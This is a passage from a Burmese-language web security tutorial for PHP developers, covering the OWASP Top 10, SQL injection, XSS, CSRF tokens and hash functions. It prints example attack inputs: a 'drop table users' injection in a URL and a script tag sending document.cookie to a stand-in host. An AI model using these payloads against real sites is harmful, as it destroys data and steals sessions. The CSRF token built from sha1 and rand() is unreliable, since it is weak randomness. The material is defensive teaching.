သလောက် လုံခြုံပါတယ် ဆိုရင်တောင် Human Error က ရှိနိုင်ပါသေးတယ်။ စရိတ်တွေ အကုန်ခံပြီး လုံခြုံအောင် လုပ်ထားရပေမယ့်၊ တစ်ကယ်တမ်းဖြစ်ချင်တော့ Admin User ဆီက Password ရသွားလို့ အကုန်ပါသွားတယ်ဆိုတာမျိုးက ခဏခဏကြားနေရတာပါ။ ဒီလို လူကြောင့် ဖြစ်တဲ့ လုံခြုံရေးပြဿနာက စောစောကပြောတဲ့ လုံခြုံရေးအလွှာတွေမှာ ဖြစ်တဲ့ ပြဿနာထက်တောင် ပိုများနိုင်ပါသေးတယ်။

ဒီလိုမျိုးကိစ္စတွေကြောင့်ပဲ ခက်ခဲကျယ်ပြန့်တဲ့ သီးခြားဘာသာရပ်တစ်ခုလို့ပြောတာပါ။ စာရေးသူကိုယ်တိုင် ကတော့ အဲ့ဒီဘာသာရပ်ကို အထူးပြုကျွမ်းကျင်သူ မဟုတ်ပါဘူး။ ကိုယ့်အိမ်လုံအောင် သော့ခတ်ရတယ် ဆိုတာလောက်ကို သိရှိသူ Developer တစ်ဦးသာဖြစ်ပါတယ်။ လက်တွေ့လုပ်ငန်းခွင်မှာ အထူးပြုကျွမ်းကျင်သူတွေရဲ့ အကူအညီကို ယူနိုင်ရင် ပိုကောင်းပါတယ်။ ယူနိုင်သည်ဖြစ်စေ မယူနိုင်သည်ဖြစ်စေ ရေးထားတဲ့ ကုဒ်မှာ တွေ့ရလေ့ရှိတဲ့ လုံခြုံရေး ပြဿနာတွေကို ဖြေရှင်းပေးရမှာကတော့ Developer တွေရဲ့ တာဝန်ပဲ ဖြစ်ပါတယ်။

OWASP Top 10

Web Application Security နဲ့ပတ်သက်ရင် အဓိကအကျဆုံး ကိုးကားလေ့လာစရာကတော့ OWASP လို့ အတိုကောက်ခေါ်တဲ့ Open Web Application Security Project ပဲ ဖြစ်ပါတယ်။ အရင်ကဆိုရင် OWASP Top 10 ဆိုပြီးတော့ Web Application တွေမှာ တွေ့ရလေ့ရှိတဲ့ အဓိက လုံခြုံရေးပြဿနာစာရင်းကို မကြာမကြာ ထုတ်ပြန်ပေးလေ့ ရှိပါတယ်။ (၂၀၁၇) ခုနှစ်တုန်းက နောက်ဆုံးထုတ်ပြန်ခဲ့ပြီး အခုနောက်ပိုင်း အဲ့ဒီလို ထုတ်မပေးတာတော့ ကြာပါပြီ။ နောက်ဆုံးထုတ်ပြန်ထားတဲ့ အတွေ့ရအများဆုံး လုံခြုံရေးပြဿနာ စာရင်းက ဒီလိုပါ -

1. **Injection** - ဒီကဏ္ဍမှာ ပါဝင်တဲ့ SQL Injection အကြောင်းကို ခဏနေတော့မှ ပြောပါမယ်။
2. **Broken Authentication** - User Login Data ကို Cookie ထဲမှာသိမ်းမိတယ် ဆိုကြပါစို့။ ဒုက္ခပေးချင်သူက သူ့ Cookie ကို ဖွင့်ကြည့်လိုက်တဲ့အခါ role=1 ဆိုတဲ့တန်ဖိုးတစ်ခုကို တွေ့သွားတယ် ဆိုရင် အဲ့ဒီ တန်ဖိုးကို role=3 လို့ပြောင်းလိုက်တာနဲ့ ရိုးရိုး User ဖြစ်ရမယ့်သူက Admin User ဖြစ်သွားပါပြီ။ Broken Authentication ဆိုတာ အဲ့ဒီလိုပြဿနာမျိုးတွေကို ပြောတာပါ။ နည်းနည်း ပိုလုံခြုံအောင် Session ထဲမှာတော့ သိမ်းထားပါရဲ့။ Session ID တွေက ပေါ်နေရင် အဲ့ဒီ ID တွေယူသုံးပြီး ဒုက္ခပေးတာမျိုးတွေကလည်း ရှိနိုင်ပါသေးတယ်။ ဒီသဘောမျိုးတွေကိုပြောတာပါ။

3. **Sensitive Data Exposure** - ပရောဂျက်မှာ လိုအပ်လို့ တစ်ချို့အရေးကြီးတဲ့ အချက်အလက်တွေကို ဖိုင်နဲ့သိမ်းပြီး ပရောဂျက်ဖိုဒါထဲမှာ ထည့်ထားမိတာမျိုးတွေ ရှိတတ်ကြပါတယ်။ နောက်မှ ပြန်ဖျက်မယ်ဆိုပြီး မဖျက်ဖြစ်ဘဲ မေ့သွားတာပဲဖြစ်ဖြစ်၊ ဘယ်သူမှ မသိလောက်ပါဘူးဆိုပြီး ထားလိုက်မိတာမျိုးပဲဖြစ်ဖြစ် အကာအကွယ်မရှိဘဲ ကျန်နေတတ်ပါတယ်။ Github တို့ ဘာတို့မှာ Source Code တွေ တင်ကြတဲ့အခါ Server Database Password တွေက ကုဒ်ထဲမှာ ပါနေလို့ လူတိုင်းတွေ နေရာတာမျိုးတွေက အများကြီး ရှိနေပါတယ်။ ဒီလိုပြဿနာမျိုးကို ပြောတာပါ။
4. **XML External Entities (XXE)** - ဒီပြဿနာကိုတော့ စာရေးသူကိုယ်တိုင် မကြုံဖူးတဲ့အတွက် သေချာမသိပါဘူး။
5. **Broken Access Control** - ဒီပြဿနာက ကျွန်တော်တို့ ရေးခဲ့တဲ့ နမူနာပရောဂျက်မှာကို ရှိနေပါတယ်။ စစ်ရမယ့် Authentication ကို စုံအောင်မစစ်မိဘဲ ကျန်နေတာမျိုးပါ။ Login ဝင်ထားသူမှ အသုံးပြုခွင့်ပေးမယ့် ကိစ္စတွေကို `Auth::check()` နဲ့ စစ်ရပါတယ်။ မစစ်မိဘဲ ကျန်နေတဲ့ ဖိုင်တွေ ရှိပါတယ်။ ဥပမာ - `_actions/populate.php`၊ ပြီးတော့ Manger သို့မဟုတ် Admin မှလုပ်ခွင့်ပေးမယ်သာ ပြောတာပါ။ `delete.php` တို့ `suspend.php` တို့မှာ `Auth::check()` ပဲစစ်ထားပါတယ်။ Role Value ကို မစစ်ထားပါဘူး။ ဒါကြောင့် ရိုးရိုး User ကသာ ဒါကိုသိမယ်ဆိုရင် သူ့မှာ အခွင့်မရှိဘဲ Delete တို့ Suspend တို့ကို လုပ်လို့ရသွားမှာပါ။
6. **Security Misconfiguration** - ဒါကတော့ Web Server တွေ Database Server တွေမှာ Local မှာသုံးတဲ့ Setting နဲ့ Production မှာ သုံးမိကြတာမျိုးတွေပါ။ ဥပမာ - လက်ရှိ MySQL မှာ Username `root` နဲ့ Password မရှိပါဘူး။ အဲ့ဒါကို Server ပေါ်တင်သုံးမိတာမျိုးတွေ ဖြစ်တတ်ပါတယ်။ ရှေ့မှာကုဒ်တွေနဲ့ အသေစစ်ထားပေမယ့် နောက်က Database ကြီးက ဒီအတိုင်း ဝင်လို့ ရနေတာမျိုးပါ။
7. **Cross-Site Scripting (XSS)** - ဒီအကြောင်းကို ခဏနေမှ ပြောပါမယ်။

8. **Insecure Deserialization** - PHP မှာ `eval()` ဆိုတဲ့ Function တစ်ခုရှိပါတယ်။ String တွေကို ပေးလိုက်ရင် Code အနေနဲ့ Run ပေးနိုင်ပါတယ်။ ဥပမာ - `eval("echo 1 + 2;")`။ တစ်ချို့ပရောဂျက်တွေမှာ တစ်နေရာကနေ ကုဒ်တွေကို Download လှမ်းယူပြီး `eval()` နဲ့ Run လိုက်တယ်ဆိုတဲ့သဘောမျိုးတွေ သုံးကြပါတယ်။ ဒီလိုကုဒ်တွေဟာ အလွန်အန္တရာယ်များတဲ့ ကုဒ်တွေပါ။ ယူလိုက်တဲ့ Content ကိုသေချာမစစ်ဘဲ Run မိတဲ့အခါ ဒုက္ခပေးနိုင်တဲ့ ကုဒ်တွေပါလာလို့ အကြီးအကျယ် ပြဿနာတက်ရတာမျိုးတွေ ရှိနိုင်ပါတယ်။ ဒီသဘောမျိုးကို ပြောတာပါ။

9. **Using Component with Known Vulnerabilities** - ဒီစာကိုရေးနေချိန်နဲ့ မရှေးမနှောင်းမှာပဲ အမေရိကန်သမ္မတရဲ့ အိမ်ဖြူတော်ဝန်ဆိုင်ရာကို WordPress လို့ခေါ်တဲ့ PHP CMS နည်းပညာနဲ့ တည်ဆောက်ထားတာ သတိပြုမိပါသေးတယ်။ WordPress ဝန်ဆိုင်ရာတွေဟာ Hack ရလွယ်တယ်။ လုံခြုံရေး အရမ်းအားနည်းတယ်ဆိုပြီးတော့ နာမည်ဆိုးပါတယ်။ အိမ်ဖြူတော်ဝန်ဆိုင်ရာလိုမျိုးကတောင် သုံးထားတာပဲ။ တစ်ကယ်တော့ WordPress က လုံခြုံရေးအားမနည်းပါဘူး။ WordPress ကိုအသုံးပြုထားတဲ့ ဝန်ဆိုင်ရာတွေမှာ လုံခြုံရေးပြဿနာ များရခြင်း အကြောင်းရင်းကတော့ လုံခြုံရေးအရည်အသွေး အားနည်းလွန်းတဲ့ Themes တွေ Plugins တွေကို သုံးထားမိကြလို့ပါ။ ဒီသဘောမျိုးကို ပြောတာပါ။

10. **Insufficient Logging & Monitoring** - လုံခြုံရေး ပြဿနာတစ်ခုတက်လာတဲ့အခါ ဘာကြောင့်လဲဆိုတဲ့ ရင်းမြစ်ကို အရင်ရှာရမှာပါ။ ရင်းမြစ်ကို တွေ့ပြီဆိုတော့မှသာ နောင်မဖြစ်အောင် ဖြေရှင်းလို့ ရမှာပါ။ ဒီလိုရင်းမြစ်ကို သိဖို့ဆိုရင် Login Log တွေ Access Log တွေ Error Log တွေနဲ့ ဘယ်နေ့ ဘယ်အချိန်မှာ ဘယ်သူဝင်သွားတယ်၊ ဘယ်အချိန်မှာ ဘာ Error တက်သွားတယ်ဆိုတာကို ပြန်ကြည့်လို့ ရဖို့လိုသလို၊ အမြဲစောင့်ကြည့်လို့ရတဲ့ စနစ်တွေလည်း ရှိဖို့လိုပါတယ်။ ဒီလိုစနစ်တွေ မရှိတဲ့အခါမှာလုံခြုံရေးပြဿနာရှိလာခဲ့ရင် အပေါ်ယံမြင်ရတာလောက်ကိုသာ ဖြေရှင်းမိပြီး ရင်းမြစ်ကို မဖြေရှင်းမိလို့ နောင်မှာ အလားတူပြဿနာတွေ ထပ်ခါထပ်ခါ ပြန်တက်နေတယ်ဆိုတာမျိုးတွေ ရှိနိုင်ပါတယ်။

ဒါတွေကတော့ OWASP Top 10 မှာပါဝင်တဲ့ အတွေ့ရများတဲ့ Web Application Security ပြဿနာများပဲ ဖြစ်ပါတယ်။ ကိုယ်တိုင်လေ့လာလိုရင် ဆက်လက်ဖော်ပြထားတဲ့လိပ်စာမှာ လေ့လာနိုင်ပါတယ်။

- <https://owasp.org/www-project-top-ten/>

ဒီပြဿနာတွေထဲက Broken Authentication တို့ Broken Access Control တို့လို ပြဿနာများကို ရှောင်ရှားဖို့အတွက် Authentication လုပ်ဆောင်ချက်ကို ကိုယ်တိုင်အစအဆုံး ချရေးမယ့်အစား၊ Proven ဖြစ်ပြီးသား၊ အများပိုင်းဝန်းစမ်းသပ်ပြီးသား စနစ်မျိုးကို ရယူအသုံးပြုသင့်ပါတယ်။ ကိုယ်တိုင်ချရေးတဲ့အခါ တစ်ခုမဟုတ်တစ်ခုကျန်မှာပါပဲ။ တစ်နေရာမဟုတ် တစ်နေရာ လွတ်နေမှာပါပဲ။ Laravel တို့ Symfony တို့ လို့ Framework တွေမှာ ဒီလိုအသင့်ရယူအသုံးပြုနိုင်တဲ့ Proven ဖြစ်ပြီးသား Authentication စနစ်တွေ ပါဝင်ကြပါတယ်။ Sensitive Data Exposure အတွက်တော့ အရေးကြီးတဲ့ ဒေတာတွေကို ပရောဂျက်ထဲ မှာ၊ Source Code ထဲမှာ ရောမထားမိဖို့ ကိုယ်တိုင်က သတိထားရမှာပါ။ ခွဲထုတ်ထားလို့ရမယ့် နည်းလမ်း တွေကို ကြံဆအသုံးပြုကြရမှာပါ။

Security Misconfiguration လို ပြဿနာမျိုးအတွက် သက်ဆိုင်ရာ Server Configuration ပိုင်းကို နားလည်တဲ့ System Administrator တွေရဲ့ အကူအညီကို ယူသင့်ပါတယ်။ သို့မဟုတ် Server စီမံတဲ့ အလုပ်ကို ကိုယ်တိုင်မလုပ်ဘဲ အသင့်သုံးလို့ရတဲ့ Hosting, VPS, Cloud Service တွေကို အသုံးပြုသင့်ပါတယ်။ Using Component with Known Vulnerabilities အတွက်ကလည်း အတူတူပါပဲ။ ကိုယ်တိုင်စီမံ မယ်ဆိုရင် အသုံးပြုထားတဲ့ နည်းပညာနဲ့ Software အားလုံးကို Update အမြဲဖြစ်နေအောင် ဂရုစိုက်ကြရ မှာပါ။ ပိုကောင်းတာကတော့ စီမံပေးနိုင်တဲ့ Service တွေအသုံးပြုလိုက်တာ အကောင်းဆုံးပါပဲ။ ဒီလို Service တွေ အသုံးပြုခြင်းအားဖြင့် Insufficient Logging & Monitoring ပြဿနာကိုလည်း ဖြေရှင်းပြီး ဖြစ်စေနိုင်ပါတယ်။ ဒီ Service တွေမှာ Logging နဲ့ Monitoring လုပ်ဆောင်ချက်တွေ ပါဝင်လေ့ ရှိကြပါ တယ်။ ဒါတွေက ကုန်ကြောင့်ဖြစ်တဲ့ ပြဿနာမဟုတ်ဘဲ Server Management နဲ့သက်ဆိုင်တဲ့ ပြဿနာ တွေ ဖြစ်သွားပါပြီ။

ကုန်ကြောင့်ဖြစ်လေ့ရှိတဲ့ ပြဿနာတွေထဲက အဓိကအကျဆုံး (၃) ခုကို ရွေးထုတ်ပြီး ဆက်လက်ဖော်ပြချင် ပါတယ်။

SQL Injection

SQL Injection ဆိုတာ User Input နဲ့အတူ SQL Query တွေ ရောထည့်ပြီး တိုက်ခိုက်တဲ့နည်းလမ်း ဖြစ်ပါတယ်။ တစ်လက်စထဲ မှတ်ထားသင့်ပါတယ်။ User Input ဆိုရင် ဘယ် User Input ကိုမှ မယုံရပါဘူး။ URL Query အနေနဲ့လာတဲ့ Input တွေ၊ Form ကနေလာတဲ့ Input တွေ၊ အားလုံးမှာ အသုံးဝင်တဲ့ Data ပါနိုင်သလို၊ အနှောက်အယှက်ပေးမယ့် Data နဲ့ ဒုက္ခပေးမယ့် ကုဒ်တွေ ရောပြီးတော့ ပါလာနိုင်ပါတယ်။ ဒါကြောင့် Input ဆိုရင် ဘယ် Input ကိုမှ မယုံရဘူးဆိုတဲ့မူကို လက်ကိုင်ထားဖို့ လိုအပ်ပါတယ်။

ကိုယ့်ပရောဂျက်ထဲမှာ အခုလိုရေးထားတဲ့ကုဒ် ရှိတယ်ဆိုကြပါစို့။

```
// get.php

$id = $_GET['id'];

$sql = "SELECT * FROM users WHERE id = $id";
```

\$_GET ကနေ ယူထားတဲ့အတွက် URL Query အနေနဲ့ ပါဝင်လာတဲ့ Input Data ဖြစ်တဲ့ id ကို ယူလိုက်တာပါ။ id ဟာ 1, 2, 3, 4 စတဲ့ ကိန်းဂဏန်းတွေဖြစ်မယ်လို့ မျှော်မှန်းပြီးတော့ ကုဒ်ကို ရေးထားတာပါ။ ဒါကို ဒုက္ခပေးချင်ရင် id ကိန်းဂဏန်းပေးရမယ့်နေရာမှာ အခုလို ပေးပြီးတော့ ဒုက္ခပေးနိုင်ပါတယ်။

get.php?id=1;drop table users

ဒါကြောင့် id ရဲ့တန်ဖိုး 1;drop table users ဖြစ်သွားပါပြီ။ အဲ့ဒီ id တန်ဖိုးကို ရေးထားတဲ့ SQL ထဲမှာ ထည့်ထားလို့နောက်ဆုံးရလဒ်က အခုလိုဖြစ်သွားပြီ ဖြစ်ပါတယ်။

```
SELECT * FROM users WHERE id = 1;drop table users
```

ဒါကြောင့် ဒီ Query ကိုသာ တိုက်ရိုက် Run လိုက်မယ်ဆိုရင် drop table users ဆိုတဲ့ Statement အသက်ဝင်ပြီး users Table ပျက်သွားမှာ ဖြစ်ပါတယ်။ SQL Injection ဆိုတာ ဒီသဘောမျိုးကို ပြောတာပါ။ User Input နဲ့အတူကို SQL ကို Inject လုပ်ပြီးပေးတဲ့နည်းနဲ့ Data တွေကို အခွင့်မရှိဘဲ ယူလို့၊ ပြင်လို့၊ ဖျက်လို့ ရနေနိုင်တဲ့ သဘောပဲ ဖြစ်ပါတယ်။

Prepare Statement ကို အသုံးပြုထားမယ်ဆိုရင် ဒီလို SQL Injection ကို ကြောက်စရာမလိုတော့ပါဘူး။ Query ကို အရင် Prepare လုပ်ပြီး၊ နောက်မှာ Input Data ကိုပေးတဲ့အတွက် အဲဒီ Data ထဲမှာ ပါလာတဲ့ Query ဟာ အသက်မဝင်တော့တဲ့အတွက်ကြောင့် ဖြစ်ပါတယ်။ ဒါကြောင့် တစ်ခြားနည်းလမ်းတွေလည်း ရှိသေးပေမယ့် SQL Injection Attack ကို ကာကွယ်ဖို့ အကောင်းဆုံးနည်းလမ်းကတော့ Prepare Statement ကို အသုံးပြုခြင်းဖြစ်တယ် လို့ မှတ်နိုင်ပါတယ်။

XSS - Cross-site Scripting

Cross-site Scripting ကို Script Injection လို့လည်း ခေါ်ကြပါတယ်။ SQL Injection ဆိုတာ User Input ထဲမှာ SQL Query တွေထည့်ပြီး ဒုက္ခပေးတဲ့နည်းလို့ဆိုရင် XSS ဆိုတာ User Input ထဲမှာ JavaScript တွေထည့်ပြီး ဒုက္ခပေးတဲ့နည်းလို့ ဆိုနိုင်ပါတယ်။

သူကပေးလိုက်တဲ့အချိန်မှာ ချက်ခြင်းဒုက္ခမပေးဘဲ၊ အဲဒီ JavaScript တွေပါနေတဲ့ Data ကိုပြန်သုံးတဲ့ အချိန်ကျတော့မှ ဒုက္ခပေးတာပါ။ ဒါကြောင့် Input ဆိုရင် ဘယ် Input မှ မယုံရဘူးဆိုတဲ့ မူနဲ့အတူ၊ Output တွေကိုလည်း မယုံရဘူး လို့ တွဲမှတ်ဖို့ လိုအပ်ပါတယ်။

ဥပမာ - User ဆီက Comment ကိုတောင်းတဲ့ Form တစ်ခုရှိတယ်ဆိုကြပါစို့။ တစ်ကယ်တမ်း Input မှာ ရေးဖြည့်ရမှာက Comment အဖြစ်ပေးချင်တဲ့ စာကို ရေးရမှာပါ။ အဲဒါကို User က စာမရေးဘဲ၊ အခုလို ရေး ထည့်သွားနိုင်ပါတယ်။

```
<script>location.href='http://me.xyz?c='+document.cookie</script>
```

စာမရေးဘဲ JavaScript ကုဒ်ရေးထည့်သွားတာပါ။ အဲဒီကုဒ်ကို Table ထဲမှာ သိမ်းလိုက်ပြီး၊ ပြန်ပြတဲ့အခါ ရေးထားတဲ့ ကုဒ်က Run သွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် အဲဒီကုဒ်ရှိနေတဲ့ Content ကို ကြည့်မိသူ User တိုင်းရဲ့ Cookie Data တွေကို နမူနာအရ me.xyz ဝဘ်ဆိုက်ထဲ ပေးပို့ခြင်းအားဖြင့် ခိုးယူခံရပါပြီ။ Cookie ထဲမှာ Session ID လို အရေးကြီးတဲ့ အချက်အလက်တွေ ရှိနေနိုင်ပါတယ်။

ဒီပြဿနာကို ဖြေရှင်းဖို့အတွက် အလွယ်ဆုံးနည်းလမ်းကတော့ PHP ရဲ့ htmlspecialchars() ဆိုတဲ့ Function ကို အသုံးပြုခြင်းဖြစ်ပါတယ်။ ဒီ Function က Content ထဲမှာပါတဲ့ Special Character တွေကို Encode လုပ်ပေးပါတယ်။ ဥပမာ - <script> ဆိုရင် <script> ဖြစ်သွားမှာပါ။ <ကို < နဲ့ Encode လုပ်ပေးပြီး > ကို > နဲ့ Encode လုပ်ပေးလိုက်လို့ ရေးထားတဲ့ <script> Tag အသက်မဝင်တော့ပါဘူး။

တစ်ကယ်တော့ <script> တစ်ခုထဲက ဒုက္ခပေးနိုင်တာ မဟုတ်ပါဘူး။ HTML Element တွေအားလုံးက ဒုက္ခပေးဖို့အတွက် သုံးမယ်ဆိုရင် သုံးလို့ရနေပါတယ်။ ရဲ့ src Attribute မှာ JavaScript ကုဒ်တွေ ရေးလို့ရပါတယ်။ <a> ရဲ့ href မှာ JavaScript ကုဒ်တွေ ရေးလို့ရပါတယ်။ တစ်ခြား Element တွေမှာလည်း onClick တို့ onMouseOver တို့လို့ Attribute တွေနဲ့ JavaScript ကုဒ်တွေကို ရေးမယ်ဆို ရေးလို့ရနေပါတယ်။ ဒါကြောင့် JavaScript တွေ အလုပ်မလုပ်အောင် <script> Tag ကို ကာကွယ်မယ်လို့ ပြောလို့ မရပါဘူး။ ဘယ် HTML Element ကိုမှ မယုံရတာပါ။ htmlspecialchars() Function က ပါလာသမျှ Special Character တွေအကုန်လုံးကို Encode လုပ်ပြန်မှာမို့လို့ HTML Tag တွေပါလာရင်လည်း တစ်ခုမှ အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ ရေးထားတဲ့အတိုင်းပဲ ဖော်ပြပေးစေမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် XSS ကို ကာကွယ်ဖို့အတွက် Output တိုင်းကို htmlspecialchars() နဲ့ ရိုက်ထုတ်သင့်တယ် လို့ မှတ်နိုင်ပါတယ်။

```
<?php echo htmlspecialchars($comment) ?>

<?= htmlspecialchars($comment) ?>
```

ဒီ Function ကို ခဏခဏ ခေါ်သုံးရတာ ရှည်တယ်ထင်ရင်လည်း အခုလို ကြားခံ Helper Function တစ်ခု ကိုယ့်ဘာသာ ရေးထားလို့ရနိုင်ပါတယ်။

```
function h($content) {
    return htmlspecialchars($content);
}
```

ဒါကြောင့် နောက်ပိုင်း Output တွေရှိက်ထုတ်ရင် အခုလို ထုတ်လို့ ရသွားပါပြီ။

```
<?php echo h($comment) ?>

<?= h($comment) ?>
```

အကယ်၍ Content ကို အခုလို Encode လုပ် မပြစ်ချင်ဘူး၊ အန္တရာယ်ရှိတာတွေကို ရွေးပြီးတော့ ဖယ်ချင်တယ်။ အန္တရာယ်မရှိတာတွေ ချန်ထားပေးချင်တယ်ဆိုရင်တော့ HTML Purifier လို နည်းပညာမျိုးကို အသုံးပြုနိုင်ပါတယ်။ ဒီမှာလေ့လာကြည့်လို့ ရပါတယ်။

- <http://htmlpurifier.org/>

CSRF - Cross-Site Request Forgery

Cross-Site Request Forgery ဆိုတာ ဝဘ်ဆိုက်တစ်ခုကို ဒုက္ခပေးဖို့အတွက် အခြားဝဘ်ဆိုက်တစ်ခုကို အသုံးပြုပြီး Request တွေ ပေးပို့သကဲ့သို့ဖြစ်အောင် လှည့်ဖျားပြီးတော့ တိုက်ခိုက်တဲ့ နည်းလမ်း ဖြစ်ပါတယ်။ အခုနောက်ဆုံး OWASP Top 10 ထဲမှာ မပါတော့ပေမယ့် သူ့အရင် ထုတ်ပြန်ခဲ့တဲ့ Top 10 စာရင်းတွေမှာ မကြာမကြာ ပါနေကြ ပြဿနာတစ်ခုဖြစ်ပါတယ်။

ကျွန်တော်တို့ ရေးသားခဲ့တဲ့ ပရောဂျက်ကုဒ်ထဲက delete.php ကို ဥပမာပေးချင်ပါတယ်။ delete.php ကို အသုံးပြုပြီး အခုလို Request ပေးပို့ခြင်းအားဖြင့် User တွေကို ဖျက်လို့ရပါတယ်။

localhost/project/_delete.php?id=1

ရေးထားတဲ့ကုဒ်ကို ပြန်လေ့လာကြည့်ပါ။ URL Query က id ကို ယူပြီးတော့ အဲ့ဒီ id နဲ့ ကိုက်တဲ့ User ကို ဖျက်ဖို့ရေးထားတာပါ။ ဒါပေမယ့် ဒီ URL ကိုသုံးပြီး လူတိုင်းက ဖျက်ချင်တဲ့ User ကိုလာဖျက်လို့ မရပါဘူး။ ကုဒ်ထဲမှာ Auth::check() နဲ့ စစ်ထားပါတယ်။ Login ဝင်ထားတဲ့ User မှသာလျှင် ဒီအလုပ်ကို လုပ်လို့ရမှာ ဖြစ်ပါတယ်။ Login မဝင်ထားဘဲ ဒီ URL ကို သုံးဖို့ကြိုးစားရင် ဖျက်တဲ့အလုပ်ကို လုပ်မှာ မဟုတ်ပါဘူး။

ကိုယ်က ဒီပရောဂျက်မှာ အကောင့်ရှိလို့ Login ဝင်ထားမိတယ်ဆိုကြပါစို့။ ဒုက္ခပေးလိုသူက ဒီလို Element ပါတဲ့ ဝဘ်ဆိုက်တစ်ခုကို ရေးထားတဲ့အခါ ကိုယ်ကမသိလိုက်ဘဲ အဲ့ဒီဝဘ်ဆိုက်ကို သွားမိရင် ပြဿနာ တက်ပါပြီ။

```

```

ဝဘ်ဆိုက်ကသူ့ဝဘ်ဆိုက်ပါ။ ရေးထားတာက သူ့ကုဒ်ပါ။ ဒါပေမယ့် ကိုယ်ကအဲ့ဒီ ဝဘ်ဆိုက်ကို ဖွင့်လိုက်မိ ချိန်မှာ Browser က Element ဖြစ်တဲ့အတွက် ပုံကိုပြနိုင်ဖို့ src Attribute မှာပေးထားတဲ့ လိပ်စာ ကို Request ပို့လိုက်မှာပါ။ ပို့လိုက်တာက ကိုယ် Browser ကဖြစ်နေတဲ့အတွက် delete.php ရဲ့ Auth::check() က စစ်ကြည့်လိုက်တဲ့အခါ Login ဖြစ်နေလို့ User ကိုဖျက်ပြစ်လိုက်မှာ ဖြစ်ပါတယ်။

သူ့ဝဘ်ဆိုက်ကို သွားမိတာ ကိုယ်ဝဘ်ဆိုက်က Data ထိသွားတယ်ဆိုတဲ့ သဘောမျိုးဖြစ်လို့ ဒီ နည်းကို Cross-site Request Forgery Attack (CSRF) လို့ခေါ်ကြတာပါ။ ကိုယ့်ပရောဂျက်မှာ ဒီပြဿနာကို ကာ ကွယ်လိုရင် Random Token ကို သုံးနိုင်ပါတယ်။ ဥပမာ ဒီကုဒ်ကိုလေ့လာကြည့်ပါ။

```
<?php
echo sha1(rand(1, 1000) . time());

// 22d0fe99e95aa559355c4f514334bf121601568f
```

sha1() Function ထဲမှာ Random တန်ဖိုးတစ်ခု လက်ရှိအချိန်နဲ့ပေါင်းပြီး ပေးလိုက်တဲ့အခါ ခန့်မှန်းဖို့ ဘယ်လိုမှ မလွယ်ကူတဲ့ Hash ရလဒ် တစ်ခုကို ရပါတယ် (Hash အကြောင်းကို ခဏနေတော့မှ ဆက်ပြော ပါမယ်)။ အဲ့ဒီရလဒ်က အမြဲတမ်း ပြောင်းနေပါလိမ့်မယ်။ time() Function ပါလို့ တစ်ခါ Run ရင် တန်ဖိုးတစ်မျိုးဖြစ်နေမှာပါ။ ရလာတဲ့ Hash တန်ဖိုးကို Session ထဲမှာသိမ်းထားပြီး Request နဲ့အတူ အဲ့ဒီ တန်ဖိုးပါလာမှ လက်ခံရမှာဖြစ်ပါတယ်။ ဒီလိုပါ -

```
<?php
session_start();

$token = sha1(rand(1, 1000) . 'csrf secret');

$_SESSION['csrf'] = $token;

?>

<a href="delete.php?id=1&csrf=<?= $token ?>">Delete</a>
```

ရလာတဲ့ Random Token ကို Session ထဲမှာသိမ်းပြီး၊ Link မှာလည်း URL Query အနေနဲ့ တွဲပေးလိုက်တာပါ။ ဒါကြောင့် ဒီ Link ကိုနှိပ်ရင် Random Token က Request နဲ့အတူ ပါလာပါပြီ။ ပါလာတဲ့ Token ကို Session ထဲမှာ သိမ်းထားတဲ့ Token နဲ့ တူမတူ စစ်လိုက်ယုံပါပဲ။

```
<?php

// delete.php

session_start();

if($_GET['csrf'] === $_SESSION['csrf']) {
    echo "Good request";
} else {
    echo "Bad request";
}
```

တစ်ခြားသူက ကိုယ့် Session ထဲမှာ သိမ်းထားတဲ့ ပြောင်းလဲနေတဲ့ Random Token နဲ့ကိုက်ညီတဲ့ တန်ဖိုးပေးပြီး Request အတူ လွှတ်ဖို့ဆိုတာ မလွယ်တော့ပါဘူး။ ဒီနည်းနဲ့ CSRF Attack ကို ကာကွယ်ရပါတယ်။

Hash Functions

Hash Function တွေဟာ လုံခြုံရေးအတွက် အရေးပါပါတယ်။ ရေးဖြစ်ခဲ့တဲ့ နမူနာကုဒ်တွေမှာ md5 () နဲ့ sha1 () ဆိုတဲ့ Hash Function တွေကို အသုံးပြုခဲ့ကြပါတယ်။ ဒီ Hash Function တွေက Content ကို ပေးလိုက်ရင် Hash Code ဖြစ်အောင် ပြောင်းပေးကြပါတယ်။ Function မတူတဲ့အခါ Hash ပြောင်းဖို့သုံး သွားတဲ့ Algorithm မတူတော့ပါဘူး။ Algorithm တွေ မတူကြပေမယ့် တူညီတဲ့ သဘော သဘာဝ တွေ တော့ ရှိကြပါတယ်။

- Hash Function တွေဟာ ပေးလိုက်တဲ့ Content ရဲ့ Length ဘယ်လောက်ပဲ ကွဲပြားပါစေ ပြန် ထုတ်ပေးတဲ့ Output Length အမြဲတမ်း တူညီကြပါတယ်။ md5 () Function က စာလုံး (၃၂) လုံးပါတဲ့ Hash ကို ပြန်ထုတ်ပေးပါတယ်။ ပေးလိုက်တဲ့ Content က စာလုံးတစ်လုံးထဲ ဆိုရင် လည်း ရလဒ်က (၃၂) လုံးပဲ ဖြစ်မှာပါ။ ပေးလိုက်တဲ့ Content က စာလုံး (၁၀၀၀) ကျော်ရင်လည်း ရလဒ်ကတော့ (၃၂) လုံးပဲဖြစ်မှာပါ။ sha1 () Function က စာလုံး (၄၀) ပါတဲ့ Hash ကို ပြန် ထုတ်ပေးပါတယ်။
- Hash Function တွေဟာ ပေးလိုက်တဲ့ Content ကို ခြေဖျက်ပြီးတော့ Hash ပြောင်းတာဖြစ်တဲ့ အတွက် ချေဖျက်လိုက်လို့ ရလာတဲ့ Hash ကနေ မူလ Content ကို ပြန်မရနိုင်ပါဘူး။ ပေးလိုက်တဲ့ Content ကို Code ပြောင်းပြီးနောက်၊ ရလာတဲ့ Code ကနေ Content ပြန်ပြောင်းလို့ရတဲ့ နည်း ပညာတွေရှိပါတယ်။ Encryption လို့ခေါ်ပါတယ်။ Hash နဲ့ မတူပါဘူး။ Encrypt လုပ်လိုက်လို့ ရ လာတဲ့ Code ကို Decrypt ပြန်လုပ်ခြင်းအားဖြင့် Content ကို ပြန်ရနိုင်ပါတယ်။ Hash Algorithm တွေ အမျိုးမျိုးရှိသလိုပဲ Encryption Algorithm တွေလည်း အမျိုးမျိုး ရှိကြပါတယ်။
